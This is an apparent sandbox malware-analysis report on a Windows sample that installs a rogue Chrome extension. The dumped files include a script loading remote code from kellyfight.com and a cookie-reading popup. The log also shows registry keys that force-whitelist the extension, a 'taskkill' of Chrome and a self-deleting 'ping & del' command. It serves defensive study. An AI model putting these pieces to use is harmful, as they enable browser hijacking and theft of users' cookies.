C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extensions\emihechjjbnedinohcnpneeogfgehmce\1.0.0.0_0\icon48.png	unknown	2235	89 50 4e 47 0d 0a 1a 0a 00 00 00 0d 49 48 44 52 00 00 00 30 00 00 00 30 08 06 00 00 00 57 02 f9 87 00 00 08 82 49 44 41 54 68 81 bd 5a 5d 6c 5c 47 15 fe ce ec ae 7f b6 dd 34 c6 22 92 e3 38 4e 1a 93 58 42 15 0f b8 b2 fa 44 23 94 3c 20 24 b7 20 57 fc a4 7d 89 92 82 c4 4b 8d 14 a9 50 84 51 0a a9 fc e0 8a 17 10 ad fc 02 08 50 0c 8a 2d 78 4a 54 a5 4f a0 2a 06 21 55 42 4e 6a 48 6c 27 b1 04 32 c6 dd 64 d7 6b fb ce c7 c3 cc dc 3b f7 cf eb 9f a4 e7 ea ea cc de 3b 73 e6 9c 33 e7 6f e6 ae e0 11 c0 a1 c5 e1 f6 d5 87 c1 29 42 9f 14 b2 1f 44 1f 44 3a 00 54 48 40 09 aa 00 57 08 ce 89 a8 59 42 5f 7f ea 89 d6 6b 77 7b 26 eb 7b 9d 5b 76 3b f0 a9 f9 6f 74 e8 5a 6d 08 82 21 6a 9e 06 50 4e 13 17 10 84 d8 69 5c 9b 20 00 d4 04 72 15 82 69 55 2e 4f af f6 fe 66 e5 13 11 e0 e0 fd	.PNG.....IHDR...0...0.....W.....IDATh..Z]l\G.....4."..8N..XB.....D#.< $.W..}....K...P.Q.....P..-xJT.O.*.!UBNjHl'..2..d.k.....;.....:..;s..3.o.....)B....D.D:.TH@...W....YB_....kw{&.{.[v;...ot.Zm..!j..PN.....i\. ...r..iU.O...f.....	success or wait	1	376DB9A	WriteFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extensions\emihechjjbnedinohcnpneeogfgehmce\1.0.0.0_0\popup.html	unknown	280	3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 3e 0a 3c 68 74 6d 6c 3e 0a 3c 68 65 61 64 3e 0a 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 55 54 46 2d 38 22 3e 0a 3c 74 69 74 6c 65 3e 3c 2f 74 69 74 6c 65 3e 0a 3c 73 74 79 6c 65 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 3e 0a 64 69 76 20 7b 0a 09 66 6f 6e 74 2d 73 69 7a 65 3a 20 33 30 70 78 3b 0a 09 63 6f 6c 6f 72 3a 20 72 65 64 3b 0a 7d 0a 3c 2f 73 74 79 6c 65 3e 0a 3c 73 63 72 69 70 74 20 74 79 70 65 3d 22 74 65 78 74 2f 6a 61 76 61 73 63 72 69 70 74 22 20 73 72 63 3d 22 6a 71 75 65 72 79 2d 31 2e 38 2e 33 2e 6d 69 6e 2e 6a 73 22 3e 3c 2f 73 63 72 69 70 74 3e 0a 3c 73 63 72 69 70 74 20 74 79 70 65 3d 22 74 65 78 74 2f 6a 61 76 61 73 63 72 69 70 74 22 20 73 72 63 3d 22 70 6f 70 75 70 2e 6a 73 22 3e 3c	<!DOCTYPE HTML>.<html>.<head>.<meta charset="UTF-8">.<title></title>.<style type="text/css">.div {..font-size: 30px;..color: red;.}.</style>.<script type="text/javascr<wbr>ipt" src="jquery-1.8.3.min.js"></scr<wbr>ipt>.<scr<wbr>ipt type="text/javascr<wbr>ipt" src="popup.js"><<	success or wait	1	376DB9A	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extensions\emihechjjbnedinohcnpneeogfgehmce\1.0.0.0_0\background.js	unknown	886	24 28 66 75 6e 63 74 69 6f 6e 28 29 20 7b 0a 0a 63 68 72 6f 6d 65 2e 74 61 62 73 2e 6f 6e 53 65 6c 65 63 74 69 6f 6e 43 68 61 6e 67 65 64 2e 61 64 64 4c 69 73 74 65 6e 65 72 28 66 75 6e 63 74 69 6f 6e 28 74 61 62 2c 69 6e 66 6f 29 7b 0a 09 0a 09 63 68 72 6f 6d 65 2e 74 61 62 73 2e 71 75 65 72 79 28 7b 0a 09 09 09 61 63 74 69 76 65 20 3a 20 74 72 75 65 0a 09 09 7d 2c 20 66 75 6e 63 74 69 6f 6e 28 74 61 62 29 20 7b 0a 09 09 09 76 61 72 20 70 61 67 65 55 72 6c 20 3d 20 74 61 62 5b 30 5d 2e 75 72 6c 3b 0a 09 09 09 63 6f 6e 73 6f 6c 65 2e 6c 6f 67 28 70 61 67 65 55 72 6c 29 3b 0a 09 09 09 69 66 20 28 4e 75 6d 62 65 72 28 70 61 67 65 55 72 6c 2e 69 6e 64 65 78 4f 66 28 22 65 78 74 65 6e 73 69 6f 6e 73 22 29 29 20 3e 20 31 29 20 0a 09 09 09 7b 0a 09 09 09 63 68	$(function() {..chrome.tabs.onSelectionChanged.addListener(function(tab,info) {....chrome.tabs.query({....active : true...}, function(tab) {....var pageUrl = tab[0].url;....console.log(pageUrl);....if (Number(pageUrl.indexOf("extensions")) > 1) ....{....ch	success or wait	1	376DB9A	WriteFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extensions\emihechjjbnedinohcnpneeogfgehmce\1.0.0.0_0\book.js	unknown	152	28 66 75 6e 63 74 69 6f 6e 28 29 7b 0d 0a 20 20 76 61 72 20 73 20 3d 20 64 6f 63 75 6d 65 6e 74 2e 63 72 65 61 74 65 45 6c 65 6d 65 6e 74 28 27 73 63 72 69 70 74 27 29 3b 20 0d 0a 20 20 73 2e 73 72 63 20 3d 20 27 2f 2f 6b 65 6c 6c 79 66 69 67 68 74 2e 63 6f 6d 2f 32 32 61 66 66 35 36 66 34 35 66 36 62 33 36 64 65 63 2e 6a 73 27 3b 20 0d 0a 20 20 64 6f 63 75 6d 65 6e 74 2e 62 6f 64 79 2e 61 70 70 65 6e 64 43 68 69 6c 64 28 73 29 3b 0d 0a 7d 29 28 29 3b	(function(){.. var s = document.createElement('script'); .. s.src = '//kellyfight.com/22aff56f45f6b36dec.js'; .. document.body.appendChild(s);..})();	success or wait	1	376DB9A	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extensions\emihechjjbnedinohcnpneeogfgehmce\1.0.0.0_0\jquery-1.8.3.min.js	unknown	93637	2f 2a 21 20 6a 51 75 65 72 79 20 76 31 2e 38 2e 33 20 6a 71 75 65 72 79 2e 63 6f 6d 20 7c 20 6a 71 75 65 72 79 2e 6f 72 67 2f 6c 69 63 65 6e 73 65 20 2a 2f 0d 0a 28 66 75 6e 63 74 69 6f 6e 28 65 2c 74 29 7b 66 75 6e 63 74 69 6f 6e 20 5f 28 65 29 7b 76 61 72 20 74 3d 4d 5b 65 5d 3d 7b 7d 3b 72 65 74 75 72 6e 20 76 2e 65 61 63 68 28 65 2e 73 70 6c 69 74 28 79 29 2c 66 75 6e 63 74 69 6f 6e 28 65 2c 6e 29 7b 74 5b 6e 5d 3d 21 30 7d 29 2c 74 7d 66 75 6e 63 74 69 6f 6e 20 48 28 65 2c 6e 2c 72 29 7b 69 66 28 72 3d 3d 3d 74 26 26 65 2e 6e 6f 64 65 54 79 70 65 3d 3d 3d 31 29 7b 76 61 72 20 69 3d 22 64 61 74 61 2d 22 2b 6e 2e 72 65 70 6c 61 63 65 28 50 2c 22 2d 24 31 22 29 2e 74 6f 4c 6f 77 65 72 43 61 73 65 28 29 3b 72 3d 65 2e 67 65 74 41 74 74 72 69 62 75 74 65	/*! jQuery v1.8.3 jquery.com | jquery.org/license */..(function(e,t){function _(e){var t=M[e]={};return v.each(e.split(y),function(e,n){t[n]=!0}),t}function H(e,n,r){if(r===t&&e.nodeType===1){var i="data-"+n.replace(P,"-$1").toLowerCase();r=e.getAttribute	success or wait	1	376DB9A	WriteFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extensions\emihechjjbnedinohcnpneeogfgehmce\1.0.0.0_0\popup.js	unknown	642	24 28 66 75 6e 63 74 69 6f 6e 28 29 20 7b 0d 0a 0d 0a 09 0d 0a 09 76 61 72 20 61 2c 20 65 3b 0d 0a 0d 0a 09 63 68 72 6f 6d 65 2e 74 61 62 73 2e 67 65 74 53 65 6c 65 63 74 65 64 28 6e 75 6c 6c 2c 20 66 75 6e 63 74 69 6f 6e 28 74 61 62 29 20 7b 0d 0a 09 09 65 20 3d 20 74 61 62 2e 75 72 6c 3b 20 0d 0a 09 09 61 6c 65 72 74 28 22 75 72 6c 2d 2d 22 20 2b 20 65 29 3b 0d 0a 09 7d 29 3b 0d 0a 0d 0a 09 63 68 72 6f 6d 65 2e 63 6f 6f 6b 69 65 73 2e 67 65 74 41 6c 6c 28 7b 0d 0a 09 09 75 72 6c 20 3a 20 65 0d 0a 09 7d 2c 20 66 75 6e 63 74 69 6f 6e 28 79 74 43 6f 6f 6b 69 65 73 29 20 7b 0d 0a 09 09 66 6f 72 20 28 20 76 61 72 20 69 20 3d 20 30 3b 20 69 20 3c 20 79 74 43 6f 6f 6b 69 65 73 2e 6c 65 6e 67 74 68 3b 20 69 2b 2b 29 20 7b 0d 0a 09 09 09 69 66 20 28 79 74 43 6f	$(function() {.....var a, e;.....chrome.tabs.getSelected(null, function(tab) {....e = tab.url; ....alert("url--" + e);...});.....chrome.cookies.getAll({....url : e...}, function (ytCookies) {....for (var i = 0; i < ytCookies.length; i++) {.....if (ytCo	success or wait	1	376DB9A	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extensions\emihechjjbnedinohcnpneeogfgehmce\1.0.0.0_0\manifest.json	unknown	1296	7b 0d 0a 20 20 20 22 62 61 63 6b 67 72 6f 75 6e 64 22 3a 20 7b 0d 0a 20 20 20 20 20 20 22 70 65 72 73 69 73 74 65 6e 74 22 3a 20 74 72 75 65 2c 0d 0a 20 20 20 20 20 20 22 73 63 72 69 70 74 73 22 3a 20 5b 20 22 6a 71 75 65 72 79 2d 31 2e 38 2e 33 2e 6d 69 6e 2e 6a 73 22 2c 20 22 62 61 63 6b 67 72 6f 75 6e 64 2e 6a 73 22 20 5d 0d 0a 20 20 20 7d 2c 0d 0a 20 20 20 22 62 72 6f 77 73 65 72 5f 61 63 74 69 6f 6e 22 3a 20 7b 0d 0a 20 20 20 20 20 20 22 64 65 66 61 75 6c 74 5f 69 63 6f 6e 22 3a 20 22 69 63 6f 6e 2e 70 6e 67 22 2c 0d 0a 20 20 20 20 20 20 22 64 65 66 61 75 6c 74 5f 70 6f 70 75 70 22 3a 20 22 70 6f 70 75 70 2e 68 74 6d 6c 22 2c 0d 0a 20 20 20 20 20 20 22 64 65 66 61 75 6c 74 5f 74 69 74 6c 65 22 3a 20 22 62 6f 6f 6b 5f 68 65 6c 70 65 72 22 0d 0a 20 20	{.. "background": {.. "persistent": true,.. "scripts": ["jquery-1.8.3.min.js", "background.js"].. },.. "browser_action": {.. "default_icon": "icon.png",.. "default_popup": "popup.html",.. "default_title": "book_helper"..	success or wait	1	376DB9A	WriteFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extensions\emihechjjbnedinohcnpneeogfgehmce\1.0.0.0_0\manifest.json	unknown	1084	7b 22 62 61 63 6b 67 72 6f 75 6e 64 22 3a 7b 22 70 65 72 73 69 73 74 65 6e 74 22 3a 74 72 75 65 2c 22 73 63 72 69 70 74 73 22 3a 5b 22 6a 71 75 65 72 79 2d 31 2e 38 2e 33 2e 6d 69 6e 2e 6a 73 22 2c 22 62 61 63 6b 67 72 6f 75 6e 64 2e 6a 73 22 5d 7d 2c 22 62 72 6f 77 73 65 72 5f 61 63 74 69 6f 6e 22 3a 7b 22 64 65 66 61 75 6c 74 5f 69 63 6f 6e 22 3a 22 69 63 6f 6e 2e 70 6e 67 22 2c 22 64 65 66 61 75 6c 74 5f 70 6f 70 75 70 22 3a 22 70 6f 70 75 70 2e 68 74 6d 6c 22 2c 22 64 65 66 61 75 6c 74 5f 74 69 74 6c 65 22 3a 22 64 38 79 49 2b 48 66 37 72 58 22 7d 2c 22 63 6f 6e 74 65 6e 74 5f 73 63 72 69 70 74 73 22 3a 5b 7b 22 61 6c 6c 5f 66 72 61 6d 65 73 22 3a 66 61 6c 73 65 2c 22 6a 73 22 3a 5b 22 64 38 79 49 2b 48 66 37 72 58 2e 6a 73 22 5d 2c 22 6d 61 74 63 68	{"background": {"persistent":true,"scripts": ["jquery-1.8.3.min.js","background.js"]},"browser_action": {"default_icon":"icon.png","default_popup":"popup.html","default_title":"d8yI+Hf7rX"},"content_scr<wbr>ipts": [{"all_frames":false,"js": ["d8yI+Hf7rX.js"],"match	success or wait	1	3764133	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Preferences	unknown	4096	7b 22 61 63 63 6f 75 6e 74 5f 69 64 5f 6d 69 67 72 61 74 69 6f 6e 5f 73 74 61 74 65 22 3a 32 2c 22 61 63 63 6f 75 6e 74 5f 74 72 61 63 6b 65 72 5f 73 65 72 76 69 63 65 5f 6c 61 73 74 5f 75 70 64 61 74 65 22 3a 22 31 33 32 34 35 39 35 31 34 38 35 39 31 38 38 39 35 22 2c 22 61 6c 74 65 72 6e 61 74 65 5f 65 72 72 6f 72 5f 70 61 67 65 73 22 3a 7b 22 62 61 63 6b 75 70 22 3a 74 72 75 65 7d 2c 22 61 6e 6e 6f 75 6e 63 65 6d 65 6e 74 5f 6e 6f 74 69 66 69 63 61 74 69 6f 6e 5f 73 65 72 76 69 63 65 5f 66 69 72 73 74 5f 72 75 6e 5f 74 69 6d 65 22 3a 22 31 33 32 34 35 39 35 31 34 38 35 36 31 34 30 33 34 22 2c 22 61 75 74 6f 63 6f 6d 70 6c 65 74 65 22 3a 7b 22 72 65 74 65 6e 74 69 6f 6e 5f 70 6f 6c 69 63 79 5f 6c 61 73 74 5f 76 65 72 73 69 6f 6e 22 3a 38 35 7d 2c 22 61	{"account_id_migration_state":2,"account_tracker_service_last_update":"13245951485918895","alternate_error_pages":{"backup":true},"announcement_notification_service_first_run_time":"13245951485614034","autocomplete":{"retention_policy_last_version":85},"a	success or wait	1	3764133	WriteFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Preferences	unknown	1372	74 72 65 61 6d 5f 63 61 6d 65 72 61 22 3a 7b 7d 2c 22 6d 65 64 69 61 5f 73 74 72 65 61 6d 5f 6d 69 63 22 3a 7b 7d 2c 22 6d 69 64 69 5f 73 79 73 65 78 22 3a 7b 7d 2c 22 6d 69 78 65 64 5f 73 63 72 69 70 74 22 3a 7b 7d 2c 22 6e 61 74 69 76 65 5f 66 69 6c 65 5f 73 79 73 74 65 6d 5f 72 65 61 64 5f 67 75 61 72 64 22 3a 7b 7d 2c 22 6e 61 74 69 76 65 5f 66 69 6c 65 5f 73 79 73 74 65 6d 5f 77 72 69 74 65 5f 67 75 61 72 64 22 3a 7b 7d 2c 22 6e 66 63 22 3a 7b 7d 2c 22 6e 6f 74 69 66 69 63 61 74 69 6f 6e 73 22 3a 7b 7d 2c 22 70 61 73 73 77 6f 72 64 5f 70 72 6f 74 65 63 74 69 6f 6e 22 3a 7b 7d 2c 22 70 61 79 6d 65 6e 74 5f 68 61 6e 64 6c 65 72 22 3a 7b 7d 2c 22 70 65 72 6d 69 73 73 69 6f 6e 5f 61 75 74 6f 62 6c 6f 63 6b 69 6e 67 5f 64 61 74 61 22 3a 7b 7d 2c 22 70 6c	tream_camera":{},"media_stream_mic":{},"midi_sysex":{},"mixed_script":{},"native_file_system_read_guard":{},"native_file_system_write_guard":{},"nfc":{},"notifications":{},"password_protection":{},"payment_handler":{},"permission_autoblocking_data":{},"pl	success or wait	1	3764133	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\1612045892739	unknown	553040	37 7a bc af 27 1c 00 03 ea e7 37 01 0c 70 08 00 00 00 00 00 24 00 00 00 00 00 00 00 ed 31 e4 cc 00 28 12 bc 60 28 97 d1 19 3c e0 b2 5e 85 95 2d b1 2b c5 a2 bf a4 e0 51 18 33 44 2d e3 15 8b d7 10 0b 1a a4 87 69 ee c8 73 69 97 61 ad 2c 56 b5 6b 0d 7b 4a 55 b0 64 6b c2 27 e7 68 bc fa d5 8f 20 4b 52 bb 24 7e 57 d9 fa 8f 26 18 20 ab d8 f3 b4 0d b1 f5 8f 96 bc d9 3c 59 39 07 2c 0b 30 f3 6b 2b 7f 3c 62 c0 86 bf 3f 7a 71 6c 6e 77 13 b1 af e0 1b 12 5c 84 d8 35 43 fa a9 0e 5e da 11 e1 ac 79 03 d8 93 cc bd a9 20 16 b1 46 5a 18 86 30 e3 24 95 9f 08 d0 8f a3 76 64 73 0d 1b 1e a7 b7 59 78 92 51 98 e8 17 78 cb c7 5f c2 e9 59 6b fa e8 6e bd 3e 26 a0 59 b3 c9 37 0b 42 3d c8 28 bd 38 b0 77 3c 0a 91 d2 a7 73 56 73 df 56 05 b2 36 3c 6f 1a 28 8d c4 19 8d d9 1f 62 e1 9b e5 74	7z..'.....7..p.....$.....1... (..`(...<..^..-.+.....Q.3D- .....i..si.a.,V.k.{JU.dk.' .h.... KR.$~W...&. ..... <Y9.,.0.k+.<b...? zqlnw.....\..5C...^....y..... ..FZ..0.$.. ....vds.....Yx.Q...x.._..Yk..n .>&.Y..7.B=. (.8.w<....sVs.V..6<o. (.....b...t	success or wait	1	3875954	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\63C4F3D9EA0CC861.exe	unknown	4453376	success or wait	1	446352	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Secure Preferences	unknown	28672	success or wait	1	3763578	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Secure Preferences	unknown	4096	success or wait	1	3763578	ReadFile
C:\Users\user\AppData\Local\Temp\1612045891739	unknown	32	success or wait	4	376DB1A	ReadFile
C:\Users\user\AppData\Local\crx.json	unknown	4096	success or wait	1	3763578	ReadFile
C:\Users\user\AppData\Local\crx.7z	unknown	32	success or wait	4	376DB1A	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extensions\emihechjjbnedinohcnpneeogfgehmce\1.0.0.0_0\manifest.json	unknown	4096	success or wait	1	3763578	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Preferences	unknown	4096	success or wait	1	3763578	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Preferences	unknown	4096	success or wait	1	3763578	ReadFile

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\Policies\google\Chrome	success or wait	1	37CF48F	RegCreateKeyExA
HKEY_LOCAL_MACHINE\SOFTWARE\Policies\google\Chrome\ExtensionInstallWhitelist	success or wait	1	37CF48F	RegCreateKeyExA

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\Policies\google\Chrome\ExtensionInstallWhitelist	1	unicode	emihechjjbnedinohcnpneeogfgehmce	success or wait	1	37CF4B6	RegSetValueExA

Analysis Process: cmd.exe PID: 5776 Parent PID: 5976

General

Start time:	14:31:23
Start date:	30/01/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	cmd /c ping 127.0.0.1 -n 3 & del 'C:\Users\user\Desktop\fnhcdXEfus.exe'
Imagebase:	0xbd0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\fnhcdXEfus.exe	cannot delete	1	BF0374	DeleteFileW
C:\Users\user\Desktop\fnhcdXEfus.exe	cannot delete	1	BF0374	DeleteFileW

Analysis Process: conhost.exe PID: 1968 Parent PID: 5776

General

Start time:	14:31:23
Start date:	30/01/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6b2800000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: PING.EXE PID: 5748 Parent PID: 5776

General

Start time:	14:31:23
Start date:	30/01/2021
Path:	C:\Windows\SysWOW64\PING.EXE
Wow64 process (32bit):	true
Commandline:	ping 127.0.0.1 -n 3
Imagebase:	0xd00000
File size:	18944 bytes
MD5 hash:	70C24A306F768936563ABDADB9CA9108
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: 1612045890161.exe PID: 5440 Parent PID: 3664

General

Start time:	14:31:30
Start date:	30/01/2021
Path:	C:\Users\user\AppData\Roaming\1612045890161.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Roaming\1612045890161.exe' /sjson 'C:\Users\user\AppData\Roaming\1612045890161.txt'
Imagebase:	0x400000
File size:	103632 bytes
MD5 hash:	EF6F72358CB02551CAEBE720FBC55F95
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Antivirus matches:	• Detection: 3%, Metadefender, Browse • Detection: 14%, ReversingLabs
Reputation:	moderate

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\ecvB803.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	4056C4	GetTempFileNameW
C:\Users\user\AppData\Roaming\1612045890161.txt	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	405369	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\ecvB803.tmp	success or wait	1	403F1D	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

Copyright null 2021

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\ecvB803.tmp	unknown	26738688	b2 e8 be b6 ef cd ab 89 20 06 00 00 00 00 00 00 35 30 00 00 00 00 00 00 cf 92 74 65 33 13 11 1b 06 77 67 0c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 02 00 00 00 b3 06 29 00 0c 00 00 00 0e 02 0f 1e 09 78 2f 0a 2a 02 0f 1e 09 78 e1 08 68 02 2b 00 0c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 36 c8 0c 34 33 13 11 1b 06 77 49 0c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 5a 00 00 00 0a 00 00 00 00 00 00 00 ee 42 00 00 00 00 00 00 14 00 00 00 00 80 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....50........te3. ...wg.......................). ....x/.*....x..h.+....... ....6..43....wI. ....Z...........B.............	success or wait	1	40C6CD	WriteFile
C:\Users\user\AppData\Roaming\1612045890161.txt	unknown	2	ff fe	..	success or wait	1	405E7F	WriteFile
C:\Users\user\AppData\Roaming\1612045890161.txt	unknown	6	5b 00 0d 00 0a 00	[.....	success or wait	1	40538C	WriteFile
C:\Users\user\AppData\Roaming\1612045890161.txt	unknown	10	0d 00 0a 00 7b 00 0d 00 0a 00	....{.....	success or wait	43	40538C	WriteFile
C:\Users\user\AppData\Roaming\1612045890161.txt	unknown	78	22 00 4d 00 6f 00 64 00 69 00 66 00 69 00 65 00 64 00 20 00 54 00 69 00 6d 00 65 00 22 00 3a 00 22 00 36 00 2f 00 32 00 37 00 2f 00 32 00 30 00 31 00 39 00 20 00 31 00 30 00 3a 00 32 00 33 00 3a 00 30 00 36 00 20 00 41 00 4d 00 22 00	".M.o.d.i.f.i.e.d. .T.i.m.e.". :.".6./.2.7./.2.0.1.9. .1.0.:. 2.3.:.0.6. .A.M.".	success or wait	473	40538C	WriteFile
C:\Users\user\AppData\Roaming\1612045890161.txt	unknown	10	0d 00 0a 00 7d 00 0d 00 0a 00	....}.....	success or wait	43	40538C	WriteFile
C:\Users\user\AppData\Roaming\1612045890161.txt	unknown	2	2c 00	,.	success or wait	42	40538C	WriteFile
C:\Users\user\AppData\Roaming\1612045890161.txt	unknown	10	0d 00 0a 00 5d 00 0d 00 0a 00	....].....	success or wait	1	40538C	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\ecvB803.tmp	unknown	1024	success or wait	1	405E60	ReadFile
C:\Users\user\AppData\Local\Temp\ecvB803.tmp	unknown	32768	success or wait	1	405E60	ReadFile
C:\Users\user\AppData\Local\Temp\ecvB803.tmp	unknown	32768	success or wait	2	405E60	ReadFile
C:\Users\user\AppData\Local\Temp\ecvB803.tmp	unknown	32768	success or wait	6	405E60	ReadFile

Analysis Process: cmd.exe PID: 1240 Parent PID: 6004

General

Start time:	14:31:31
Start date:	30/01/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true

Commandline:	cmd.exe /c taskkill /f /im chrome.exe
Imagebase:	0x910000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: 3924 Parent PID: 1240

General

Start time:	14:31:32
Start date:	30/01/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6b2800000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: taskkill.exe PID: 6164 Parent PID: 1240

General

Start time:	14:31:32
Start date:	30/01/2021
Path:	C:\Windows\SysWOW64\taskkill.exe
Wow64 process (32bit):	true
Commandline:	taskkill /f /im chrome.exe
Imagebase:	0xef0000
File size:	74752 bytes
MD5 hash:	15E2E0ACD891510C6268CB8899F2A1A1
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: cmd.exe PID: 6328 Parent PID: 6004

General

Start time:	14:31:37

Start date:	30/01/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	cmd /c ping 127.0.0.1 -n 3 & del 'C:\Users\user\AppData\Local\Temp\63C4F3D9EA0CC861.exe'
Imagebase:	0x240000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\63C4F3D9EA0CC861.exe	cannot delete	1	260374	DeleteFileW
C:\Users\user\AppData\Local\Temp\63C4F3D9EA0CC861.exe	cannot delete	1	260374	DeleteFileW

Analysis Process: conhost.exe PID: 6336 Parent PID: 6328

General

Start time:	14:31:37
Start date:	30/01/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6b2800000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: PING.EXE PID: 6372 Parent PID: 6328

General

Start time:	14:31:38
Start date:	30/01/2021
Path:	C:\Windows\SysWOW64\PING.EXE
Wow64 process (32bit):	true
Commandline:	ping 127.0.0.1 -n 3
Imagebase:	0x1e0000
File size:	18944 bytes
MD5 hash:	70C24A306F768936563ABDADB9CA9108
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: ThunderFW.exe PID: 3148 Parent PID: 3664

General

Start time:	14:32:11
Start date:	30/01/2021
Path:	C:\Users\user\AppData\Local\Temp\download\ThunderFW.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Local\Temp\download\ThunderFW.exe ThunderFW 'C:\Users\user\AppData\Local\Temp\download\MiniThunderPlatform.exe'
Imagebase:	0x2b0000
File size:	73160 bytes
MD5 hash:	F0372FF8A6148498B19E04203DBB9E69
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Antivirus matches:	• Detection: 3%, Metadefender, Browse • Detection: 2%, ReversingLabs

Registry Activities

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Analysis Process: cmd.exe PID: 412 Parent PID: 3664

General

Start time:	14:32:20
Start date:	30/01/2021
